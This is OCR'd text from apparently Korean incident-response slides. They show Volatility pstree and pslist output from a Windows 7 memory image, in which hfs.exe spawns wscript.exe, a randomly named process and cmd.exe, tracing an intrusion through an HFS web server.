


```
C:₩qwerasdf₩volatility_2.6_win64_standalone>vol.exe -f win7.raw --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x851ae020:System                                      4      0    102    602 2019-07-06 07:48:52 UTC+0000
. 0x87e2f4a0:smss.exe                                 256      4      2     32 2019-07-06 07:48:52 UTC+0000
 0x865eed40:wininit.exe                               396    328      3     84 2019-07-06 07:49:00 UTC+0000
. 0x86622d40:services.exe                             452    396      8    248 2019-07-06 07:49:00 UTC+0000
.. 0x873c1d40:vmtoolsd.exe                           1664    452     11    283 2019-07-06 07:49:04 UTC+0000
.. 0x872ba3a8:svchost.exe                            1156    452     24    656 2019-07-06 07:49:02 UTC+0000
.. 0x87361b18:vmicsvc.exe                            1416    452      4    103 2019-07-06 07:49:03 UTC+0000
.. 0x8726b030:svchost.exe                             920    452     38   1162 2019-07-06 07:49:02 UTC+0000
.. 0x866d3af0:spoolsv.exe                            1304    452     12    318 2019-07-06 07:49:02 UTC+0000
.. 0x873d9030:wlms.exe                               1692    452      4     46 2019-07-06 07:49:04 UTC+0000
.. 0x867a0b18:svchost.exe                            3544    452     13    259 2019-07-06 07:49:13 UTC+0000
.. 0x87364030:vmicsvc.exe                            1440    452      5    134 2019-07-06 07:49:03 UTC+0000
.. 0x8721eb18:vmacthlp.exe                            688    452      3     58 2019-07-06 07:49:01 UTC+0000
.. 0x87318bd8:svchost.exe                            1332    452     18    355 2019-07-06 07:49:03 UTC+0000
.. 0x8736e6e8:vmicsvc.exe                            1464    452      3     71 2019-07-06 07:49:03 UTC+0000
.. 0x87208d40:svchost.exe                             624    452     14    387 2019-07-06 07:49:01 UTC+0000
... 0x8737c210:WmiPrvSE.exe                          2080    624     11    265 2019-07-06 07:49:05 UTC+0000
... 0x8788f298:unsecapp.exe                          2132    624      4     67 2019-07-06 09:25:09 UTC+0000
.. 0x8724ac78:svchost.exe                             800    452     24   1018 2019-07-06 07:49:02 UTC+0000
... 0x871ef1f0:audiodg.exe                           3312    800      6    132 2019-07-06 09:43:24 UTC+0000
.. 0x87258d40:svchost.exe                             836    452     16    433 2019-07-06 07:49:02 UTC+0000
... 0x8742f6f0:dwm.exe                               1988    836      5    155 2019-07-06 07:49:04 UTC+0000
.. 0x87325b20:VGAuthService.                         1608    452      3     88 2019-07-06 07:49:03 UTC+0000
.. 0x85271838:taskhost.exe                           5296    452      6    234 2019-07-06 09:28:14 UTC+0000
.. 0x87374838:vmicsvc.exe                            1488    452      4     86 2019-07-06 07:49:03 UTC+0000
.. 0x853e94a0:svchost.exe                            3320    452     14    380 2019-07-06 08:20:16 UTC+0000
.. 0x873732e8:vmicsvc.exe                            1508    452      4     87 2019-07-06 07:49:03 UTC+0000
.. 0x8722cd40:svchost.exe                             732    452     10    326 2019-07-06 07:49:01 UTC+0000
.. 0x874c4d40:sppsvc.exe                              344    452      4    175 2019-07-06 07:49:05 UTC+0000
.. 0x8563b980:Sysmon.exe                             4840    452     11    295 2019-07-06 09:25:09 UTC+0000
```

Part 2,

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

pstree – 프로세스 정보를 트리형식으로 나열




```
. 0x856b30c0:conhost.exe                        4332   404     2    49 2019-07-06 09:24:58 UTC+0000
. 0x856b1c88:conhost.exe                        5360   404     2    49 2019-07-06 09:45:05 UTC+0000
. 0x859c06e8:conhost.exe                        1844   404     2    47 2019-07-06 08:26:33 UTC+0000
. 0x85361540:conhost.exe                        5864   404     2    46 2019-07-06 09:40:53 UTC+0000
 0x871d7d40:winlogon.exe                         560   388     5   121 2019-07-06 07:49:00 UTC+0000
 0x874426a0:explorer.exe                         268  1968    33  1072 2019-07-06 07:49:04 UTC+0000
. 0x86785030:mmc.exe                            4880   268    23   602 2019-07-06 09:30:27 UTC+0000
. 0x878baa50:DumpIt.exe                         4016   268     2    43 2019-07-06 09:45:05 UTC+0000
. 0x867eb030:hfs.exe                            2860   268     8   294 2019-07-06 09:22:13 UTC+0000
.. 0x867c54c8:wscript.exe                        700  2860    10   252 2019-07-06 09:40:49 UTC+0000
... 0x85cb6a78:KrpiupKHRfOLo.                   1600   700     3   115 2019-07-06 09:40:49 UTC+0000
.... 0x85ff3378:cmd.exe                         4564  1600     1    23 2019-07-06 09:40:53 UTC+0000
. 0x875396e0:vmtoolsd.exe                       2308   268     8   266 2019-07-06 07:49:06 UTC+0000
. 0x867c4220:cmd.exe                            1760   268     1    21 2019-07-06 09:24:58 UTC+0000
 0x8593f530:xampp-control.                       596  2788     3   181 2019-07-06 08:26:24 UTC+0000
. 0x85c32388:mysqld.exe                         4084   596    29   177 2019-07-06 08:26:39 UTC+0000
. 0x872473f0:httpd.exe                          2224   596     1    79 2019-07-06 08:26:33 UTC+0000
.. 0x859bf0e8:httpd.exe                         2240  2224   156   491 2019-07-06 08:26:34 UTC+0000
```

Part 2,

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

pslist – 프로세스 정보를 실행된 시간순으로 나열

vol.exe –f win7.raw –profile=Win7SPx86 pslist




```
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x851ae020 System                    4      0    102      602 ------      0 2019-07-06 07:48:52 UTC+0000
0x87e2f4a0 smss.exe                256      4      2       32 ------      0 2019-07-06 07:48:52 UTC+0000
0x865a7d40 csrss.exe               356    328     10      686      0      0 2019-07-06 07:48:59 UTC+0000
0x865eed40 wininit.exe             396    328      3       84      0      0 2019-07-06 07:49:00 UTC+0000
0x86846770 csrss.exe               404    388     10      635      1      0 2019-07-06 07:49:00 UTC+0000
0x86622d40 services.exe            452    396      8      248      0      0 2019-07-06 07:49:00 UTC+0000
0x865f1d40 lsass.exe               472    396     10      861      0      0 2019-07-06 07:49:00 UTC+0000
0x87180cf8 lsm.exe                 480    396     11      206      0      0 2019-07-06 07:49:00 UTC+0000
0x871d7d40 winlogon.exe            560    388      5      121      1      0 2019-07-06 07:49:00 UTC+0000
0x87208d40 svchost.exe             624    452     14      387      0      0 2019-07-06 07:49:01 UTC+0000
0x8721eb18 vmacthlp.exe            688    452      3       58      0      0 2019-07-06 07:49:01 UTC+0000
0x8722cd40 svchost.exe             732    452     10      326      0      0 2019-07-06 07:49:01 UTC+0000
0x8724ac78 svchost.exe             800    452     24     1018      0      0 2019-07-06 07:49:02 UTC+0000
0x87258d40 svchost.exe             836    452     16      433      0      0 2019-07-06 07:49:02 UTC+0000
0x8725e308 svchost.exe             880    452     20      877      0      0 2019-07-06 07:49:02 UTC+0000
0x8726b030 svchost.exe             920    452     38     1162      0      0 2019-07-06 07:49:02 UTC+0000
0x872ba3a8 svchost.exe            1156    452     24      656      0      0 2019-07-06 07:49:02 UTC+0000
0x866d3af0 spoolsv.exe            1304    452     12      318      0      0 2019-07-06 07:49:02 UTC+0000
0x87318bd8 svchost.exe            1332    452     18      355      0      0 2019-07-06 07:49:03 UTC+0000
0x87361b18 vmicsvc.exe            1416    452      4      103      0      0 2019-07-06 07:49:03 UTC+0000
0x87364030 vmicsvc.exe            1440    452      5      134      0      0 2019-07-06 07:49:03 UTC+0000
0x8736e6e8 vmicsvc.exe            1464    452      3       71      0      0 2019-07-06 07:49:03 UTC+0000
0x87374838 vmicsvc.exe            1488    452      4       86      0      0 2019-07-06 07:49:03 UTC+0000
0x873732e8 vmicsvc.exe            1508    452      4       87      0      0 2019-07-06 07:49:03 UTC+0000
0x87325b20 VGAuthService.         1608    452      3       88      0      0 2019-07-06 07:49:03 UTC+0000
0x873c1d40 vmtoolsd.exe           1664    452     11      283      0      0 2019-07-06 07:49:04 UTC+0000
0x873d9030 wlms.exe               1692    452      4       46      0      0 2019-07-06 07:49:04 UTC+0000
0x8742f6f0 dwm.exe                1988    836      5      155      1      0 2019-07-06 07:49:04 UTC+0000
0x87443030 taskhost.exe           2044    452     10      279      1      0 2019-07-06 07:49:04 UTC+0000
0x874426a0 explorer.exe            268   1968     33     1072      1      0 2019-07-06 07:49:04 UTC+0000
0x874c4d40 sppsvc.exe              344    452      4      175      0      0 2019-07-06 07:49:05 UTC+0000
```

ⓒSaebyeol Yu. Saebyeol's PowerPoint

Part 2,

침해사고 메모리 분석 - HFS 웹서버 취약점을 이용한 내부 침투 사례

pslist – 프로세스 정보를 실행된 시간순으로 나열




```
0x872473f0 httpd.exe          2224    596     1      79      1      0 2019-07-06 08:26:33 UTC+0000
0x859c06e8 conhost.exe        1844    404     2      47      1      0 2019-07-06 08:26:33 UTC+0000
0x859bf0e8 httpd.exe          2240   2224   156     491      1      0 2019-07-06 08:26:34 UTC+0000
0x85c32388 mysqld.exe         4084    596    29     177      1      0 2019-07-06 08:26:39 UTC+0000
0x85745860 conhost.exe        3180    404     2      48      1      0 2019-07-06 08:26:39 UTC+0000
0x867eb030 hfs.exe            2860    268     8     294      1      0 2019-07-06 09:22:13 UTC+0000
0x867c4220 cmd.exe            1760    268     1      21      1      0 2019-07-06 09:24:58 UTC+0000
0x856b30c0 conhost.exe        4332    404     2      49      1      0 2019-07-06 09:24:58 UTC+0000
0x8563b980 Sysmon.exe         4840    452    11     295      0      0 2019-07-06 09:25:09 UTC+0000
0x8788f298 unsecapp.exe       2132    624     4      67      0      0 2019-07-06 09:25:09 UTC+0000
0x85271838 taskhost.exe       5296    452     6     234      1      0 2019-07-06 09:28:14 UTC+0000
0x86785030 mmc.exe            4880    268    23     602      1      0 2019-07-06 09:30:27 UTC+0000
0x867c54c8 wscript.exe         700   2860    10     252      1      0 2019-07-06 09:40:49 UTC+0000
0x85cb6a78 KrpiupKHRfOLo.     1600    700     3     115      1      0 2019-07-06 09:40:49 UTC+0000
0x85ff3378 cmd.exe            4564   1600     1      23      1      0 2019-07-06 09:40:53 UTC+0000
0x85361540 conhost.exe        5864    404     2      46      1      0 2019-07-06 09:40:53 UTC+0000
0x871ef1f0 audiodg.exe        3312    800     6     132      0      0 2019-07-06 09:43:24 UTC+0000
0x878baa50 DumpIt.exe         4016    268     2      43      1      0 2019-07-06 09:45:05 UTC+0000
0x856b1c88 conhost.exe        5360    404     2      49      1      0 2019-07-06 09:45:05 UTC+0000
```

